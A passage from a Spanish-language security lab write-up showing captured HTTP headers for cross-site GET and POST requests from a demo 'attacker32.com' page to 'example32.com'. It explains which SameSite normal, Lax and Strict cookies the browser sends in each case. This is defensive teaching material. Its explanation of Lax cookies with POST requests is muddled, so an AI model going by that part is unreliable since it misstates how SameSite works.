Cookie: cookie-normal=aaaaaa; cookie-lax=bbbbbb; cookie-strict=ccccc
Upgrade-Insecure-Requests: 1

GET: HTTP/1.1 200 OK
Date: Sun, 11 Dec 2022 18:13:52 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 316
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
-----
http://www.example32.com/favicon.ico
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.example32.com/showcookies.php
Cookie: cookie-normal=aaaaaa; cookie-lax=bbbbbb; cookie-strict=ccccc

GET: HTTP/1.1 404 Not Found
Date: Sun, 11 Dec 2022 13:17:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 279
Content-Type: text/html; charset=iso-8859-1
```

**Enlace B:** En esta opción, las peticiones se realizan desde <http://www.attacker32.com>:

- A. Sending Get Request (link): En esta opción se sigue el enlace <http://www.example32.com/showcookies.php>. Este request se considera una petición cross-site.
  - La cookie normal → Las cookies se enviarán en todos los contextos, es decir, en respuesta a solicitudes tanto de origen como de sitios cruzados. Es por eso que no se restringe.
  - La cookie LAX → Las cookies no se envían en subsolicitudes normales entre sitios (por ejemplo, para cargar imágenes o marcos en un sitio de terceros), sino que **se envían cuando un usuario navega al sitio de origen (es decir, cuando sigue un enlace)**. Luego en este contexto no se restringe la LAX.
  - La cookie STRICT → Siempre se restringe.

#### Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`

Your request is a **cross-site** request!

```
http://www.example32.com/showcookies.php
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/
Cookie: cookie-normal=aaaaaa; cookie-lax=bbbbbb
Upgrade-Insecure-Requests: 1

GET: HTTP/1.1 200 OK
Date: Sun, 11 Dec 2022 18:16:41 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 306
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
-----
http://www.example32.com/favicon.ico
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.example32.com/showcookies.php
Cookie: cookie-normal=aaaaaa; cookie-lax=bbbbbb; cookie-strict=ccccc

GET: HTTP/1.1 404 Not Found
Date: Sun, 11 Dec 2022 13:17:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 279
Content-Type: text/html; charset=iso-8859-1
```

- B. Sending Get Request (form): En esta opción se hace una petición GET de un formulario desde una página que no pertenece al sitio del servidor. Este request se considera una petición cross-site.
  - La cookie normal → Las cookies se enviarán en todos los contextos, es decir, en respuesta a solicitudes tanto de origen como de sitios cruzados. Es por eso que no se restringe.
  - La cookie LAX → Las cookies Lax sólo envían cookies a las peticiones de GET de ALTO NIVEL. La cookie lax sí que se envía cuando es el usuario el que realiza la petición externa de manera consciente, por ejemplo al pinchar en un enlace o enviar un formulario que use el método GET de HTTP. Luego en este contexto no se restringe la LAX.
  - La cookie STRICT → Siempre se restringe.

#### Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb

Your request is a **cross-site** request!

```

http://www.example32.com/showcookies.php?fname=some+data
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/
Cookie: cookie-normal=aaaaaa; cookie-lax=bbbbbb
Upgrade-Insecure-Requests: 1

GET: HTTP/1.1 200 OK
Date: Sun, 11 Dec 2022 18:17:11 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 306
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
-----
http://www.example32.com/favicon.ico
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.example32.com/showcookies.php?fname=some+data
Cookie: cookie-normal=aaaaaa; cookie-lax=bbbbbb; cookie-strict=ccccc

GET: HTTP/1.1 404 Not Found
Date: Sun, 11 Dec 2022 13:17:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 279
Content-Type: text/html; charset=iso-8859-1

```

- C. Sending Post Request (from): En esta opción se hace una petición POST de un formulario desde una página que no pertenece al sitio del servidor. Este request se considera una petición cross-site.
  - La cookie normal → Se enviarán en todos los contextos, es decir, en respuesta a solicitudes tanto de origen como de sitios cruzados. Es por eso que no se restringe.
  - La cookie LAX → El problema ocurre cuando se usa el método POST para recibir datos de otro portal en un dominio diferente, lo que se considera inseguro cuando el encabezado de la solicitud es SameSite=LAX. Si este encabezado no se declara, las cookies son restringidas.
  - La cookie STRICT → siempre se restringe entre sitios cruzados.

### Displaying All Cookies Sent by Browser

• cookie-normal=aaaaaa

Your request is a **cross-site** request!

```

http://www.example32.com/showcookies.php
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://www.attacker32.com
Connection: keep-alive
Referer: http://www.attacker32.com/
Cookie: cookie-normal=aaaaaa
Upgrade-Insecure-Requests: 1
fname=some data
POST: HTTP/1.1 200 OK
Date: Sun, 11 Dec 2022 18:17:57 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 293
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
-----
http://www.example32.com/favicon.ico
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.example32.com/showcookies.php
Cookie: cookie-normal=aaaaaa; cookie-lax=bbbbbb; cookie-strict=ccccc

GET: HTTP/1.1 404 Not Found
Date: Sun, 11 Dec 2022 13:17:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 279
Content-Type: text/html; charset=iso-8859-1

```

Podemos ver con las herramientas de desarrollador:

